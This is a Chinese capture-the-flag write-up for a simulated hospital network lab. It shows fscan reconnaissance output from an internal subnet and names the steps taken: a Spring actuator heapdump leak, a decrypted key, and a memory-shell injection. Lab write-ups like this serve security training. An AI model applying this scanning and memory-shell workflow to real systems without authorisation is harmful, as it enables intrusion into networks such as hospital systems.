春秋云镜之hospital

flag1


fscan扫描

img


存在actuator泄露

img


下载下来,然后解密

img



然后利用密钥注入内存马

img

flag2

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
103
104
105
106
107
108
109
110
111
112
113
114
115
116
117
118
119
120
121
122
123
124
125
126
127
128
129
130
131
132
133
134
135
136
137
138
139
140
fscan -h 172.30.12.5/24

___ _
/ _ \ ___ ___ _ __ __ _ ___| | __
/ /_\/____/ __|/ __| '__/ _` |/ __| |/ /
/ /_\\_____\__ \ (__| | | (_| | (__| <
\____/ |___/\___|_| \__,_|\___|_|\_\
fscan version: 1.8.4
start infoscan
(icmp) Target 172.30.12.5 is alive
(icmp) Target 172.30.12.6 is alive
(icmp) Target 172.30.12.236 is alive
[*] Icmp alive hosts len is: 3
172.30.12.6:445 open
172.30.12.6:139 open
172.30.12.236:22 open
172.30.12.5:22 open
172.30.12.6:8848 open
172.30.12.236:8080 open
172.30.12.5:8080 open
172.30.12.6:135 open
172.30.12.236:8009 open
[*] alive ports len is: 9
start vulscan
[*] NetBios 172.30.12.6 WORKGROUP\SERVER02
[*] NetInfo
[*]172.30.12.6
[->]Server02
[->]172.30.12.6
[*] WebTitle http://172.30.12.5:8080 code:302 len:0 title:None 跳转url: http://172.30.12.5:8080/login;jsessionid=2261EB3268EC9362C18EA7EAD68503FD
[*] WebTitle http://172.30.12.5:8080/login;jsessionid=2261EB3268EC9362C18EA7EAD68503FD code:200 len:2005 title:医疗管理后台
[*] WebTitle http://172.30.12.236:8080 code:200 len:3964 title:医院后台管理平台
[*] WebTitle http://172.30.12.6:8848 code:404 len:431 title:HTTP Status 404 – Not Found
[+] PocScan http://172.30.12.5:8080 poc-yaml-spring-actuator-heapdump-file
[+] PocScan http://172.30.12.6:8848 poc-yaml-alibaba-nacos
[+] PocScan http://172.30.12.6:8848 poc-yaml-alibaba-nacos-v1-auth-bypass
root@web01:~# ./fscan -h 172.30.12.5
┌──────────────────────────────────────────────┐
│ ___ _ │
│ / _ \ ___ ___ _ __ __ _ ___| | __ │
│ / /_\/____/ __|/ __| '__/ _` |/ __| |/ / │
│ / /_\\_____\__ \ (__| | | (_| | (__| < │
│ \____/ |___/\___|_| \__,_|\___|_|\_\ │
└──────────────────────────────────────────────┘
Fscan Version: 2.0.0

[2025-08-04 23:36:02] [INFO] 暴力破解线程数: 1
[2025-08-04 23:36:02] [INFO] 开始信息扫描
[2025-08-04 23:36:02] [INFO] 最终有效主机数量: 1
[2025-08-04 23:36:02] [INFO] 开始主机扫描
[2025-08-04 23:36:02] [INFO] 有效端口数量: 233
[2025-08-04 23:36:02] [SUCCESS] 端口开放 172.30.12.5:8080
[2025-08-04 23:36:02] [SUCCESS] 端口开放 172.30.12.5:22
[2025-08-04 23:36:02] [SUCCESS] 服务识别 172.30.12.5:22 => [ssh] 版本:8.2p1 Ubuntu 4ubuntu0.9 产品:OpenSSH 系统:Linux 信息:Ubuntu Linux; protocol 2.0 Banner:[SSH-2.0-OpenSSH_8.2p1 Ubuntu-4ubuntu0.9.]
[2025-08-04 23:36:07] [SUCCESS] 服务识别 172.30.12.5:8080 => [http]
[2025-08-04 23:36:07] [INFO] 存活端口数量: 2
[2025-08-04 23:36:07] [INFO] 开始漏洞扫描
[2025-08-04 23:36:07] [INFO] 加载的插件: ssh, webpoc, webtitle
[2025-08-04 23:36:08] [SUCCESS] 网站标题 http://172.30.12.5:8080 状态码:302 长度:0 标题:无标题 重定向地址: http://172.30.12.5:8080/login;jsessionid=3B63A3BF0F71CA4D7EAF33C45987584E
[2025-08-04 23:36:08] [SUCCESS] 网站标题 http://172.30.12.5:8080/login;jsessionid=3B63A3BF0F71CA4D7EAF33C45987584E 状态码:200 长度:2005 标题:医疗管理后台
[2025-08-04 23:36:08] [SUCCESS] 目标: http://172.30.12.5:8080
漏洞类型: poc-yaml-spring-actuator-heapdump-file
漏洞名称:
详细信息:
author:AgeloVito
links:https://www.cnblogs.com/wyb628/p/8567610.html
^C
root@web01:~# ./fscan -h 172.30.12.5/24
┌──────────────────────────────────────────────┐
│ ___ _ │
│ / _ \ ___ ___ _ __ __ _ ___| | __ │
│ / /_\/____/ __|/ __| '__/ _` |/ __| |/ / │
│ / /_\\_____\__ \ (__| | | (_| | (__| < │
│ \____/ |___/\___|_| \__,_|\___|_|\_\ │
└──────────────────────────────────────────────┘
Fscan Version: 2.0.0

[2025-08-04 23:41:24] [INFO] 暴力破解线程数: 1
[2025-08-04 23:41:24] [INFO] 开始信息扫描
[2025-08-04 23:41:24] [INFO] CIDR范围: 172.30.12.0-172.30.12.255
[2025-08-04 23:41:24] [INFO] 生成IP范围: 172.30.12.0.%!d(string=172.30.12.255) - %!s(MISSING).%!d(MISSING)
[2025-08-04 23:41:24] [INFO] 解析CIDR 172.30.12.5/24 -> IP范围 172.30.12.0-172.30.12.255
[2025-08-04 23:41:24] [INFO] 最终有效主机数量: 256
[2025-08-04 23:41:24] [INFO] 开始主机扫描
[2025-08-04 23:41:24] [SUCCESS] 目标 172.30.12.5 存活 (ICMP)
[2025-08-04 23:41:24] [SUCCESS] 目标 172.30.12.6 存活 (ICMP)
[2025-08-04 23:41:24] [SUCCESS] 目标 172.30.12.236 存活 (ICMP)
[2025-08-04 23:41:27] [INFO] 存活主机数量: 3
[2025-08-04 23:41:27] [INFO] 有效端口数量: 233
[2025-08-04 23:41:27] [SUCCESS] 端口开放 172.30.12.236:22
[2025-08-04 23:41:27] [SUCCESS] 端口开放 172.30.12.6:445
[2025-08-04 23:41:27] [SUCCESS] 端口开放 172.30.12.6:139
[2025-08-04 23:41:27] [SUCCESS] 端口开放 172.30.12.5:22
[2025-08-04 23:41:27] [SUCCESS] 端口开放 172.30.12.6:135
[2025-08-04 23:41:27] [SUCCESS] 端口开放 172.30.12.236:8009
[2025-08-04 23:41:27] [SUCCESS] 端口开放 172.30.12.5:8080
[2025-08-04 23:41:27] [SUCCESS] 端口开放 172.30.12.236:8080
[2025-08-04 23:41:27] [SUCCESS] 端口开放 172.30.12.6:8848
[2025-08-04 23:41:27] [SUCCESS] 服务识别 172.30.12.236:22 => [ssh] 版本:8.2p1 Ubuntu 4ubuntu0.9 产品:OpenSSH 系统:Linux 信息:Ubuntu Linux; protocol 2.0 Banner:[SSH-2.0-OpenSSH_8.2p1 Ubuntu-4ubuntu0.9.]
[2025-08-04 23:41:27] [SUCCESS] 服务识别 172.30.12.5:22 => [ssh] 版本:8.2p1 Ubuntu 4ubuntu0.9 产品:OpenSSH 系统:Linux 信息:Ubuntu Linux; protocol 2.0 Banner:[SSH-2.0-OpenSSH_8.2p1 Ubuntu-4ubuntu0.9.]
[2025-08-04 23:41:32] [SUCCESS] 服务识别 172.30.12.6:445 =>
[2025-08-04 23:41:32] [SUCCESS] 服务识别 172.30.12.6:139 => Banner:[.]
[2025-08-04 23:41:32] [SUCCESS] 服务识别 172.30.12.236:8009 =>
[2025-08-04 23:41:33] [SUCCESS] 服务识别 172.30.12.5:8080 => [http]
[2025-08-04 23:41:33] [SUCCESS] 服务识别 172.30.12.236:8080 => [http]
[2025-08-04 23:41:38] [SUCCESS] 服务识别 172.30.12.6:8848 => [http]
[2025-08-04 23:42:32] [SUCCESS] 服务识别 172.30.12.6:135 =>
[2025-08-04 23:42:32] [INFO] 存活端口数量: 9
[2025-08-04 23:42:32] [INFO] 开始漏洞扫描
[2025-08-04 23:42:33] [INFO] 加载的插件: findnet, ms17010, netbios, smb, smb2, smbghost, ssh, webpoc, webtitle
[2025-08-04 23:42:33] [SUCCESS] NetInfo 扫描结果
目标主机: 172.30.12.6
主机名: Server02
发现的网络接口:
IPv4地址:
└─ 172.30.12.6
[2025-08-04 23:42:33] [SUCCESS] NetBios 172.30.12.6 WORKGROUP\SERVER02
[2025-08-04 23:42:33] [SUCCESS] 网站标题 http://172.30.12.236:8080 状态码:200 长度:3964 标题:医院后台管理平台
[2025-08-04 23:42:33] [SUCCESS] 网站标题 http://172.30.12.5:8080 状态码:302 长度:0 标题:无标题 重定向地址: http://172.30.12.5:8080/login;jsessionid=42BD587B74C2B58C42238FBB955213F9
[2025-08-04 23:42:33] [SUCCESS] 网站标题 http://172.30.12.6:8848 状态码:404 长度:431 标题:HTTP Status 404 – Not Found
[2025-08-04 23:42:33] [SUCCESS] 网站标题 http://172.30.12.5:8080/login;jsessionid=42BD587B74C2B58C42238FBB955213F9 状态码:200 长度:2005 标题:医疗管理后台
[2025-08-04 23:42:33] [SUCCESS] 目标: http://172.30.12.6:8848
漏洞类型: poc-yaml-alibaba-nacos
漏洞名称:
详细信息:
author:AgeloVito
links:https://blog.csdn.net/caiqiiqi/article/details/112005424
[2025-08-04 23:42:33] [SUCCESS] 目标: http://172.30.12.6:8848
漏洞类型: poc-yaml-alibaba-nacos-v1-auth-bypass
漏洞名称:
详细信息:
author:kmahyyg(https://github.com/kmahyyg)
links:https://github.com/alibaba/nacos/issues/4593
[2025-08-04 23:42:34] [SUCCESS] 目标: http://172.30.12.5:8080
漏洞类型: poc-yaml-spring-actuator-heapdump-file
漏洞名称:
详细信息:
author:AgeloVito
links:https://www.cnblogs.com/wyb628/p/8567610.html
[2025-08-04 23:48:34] [SUCCESS] 扫描已完成: 16/16

img

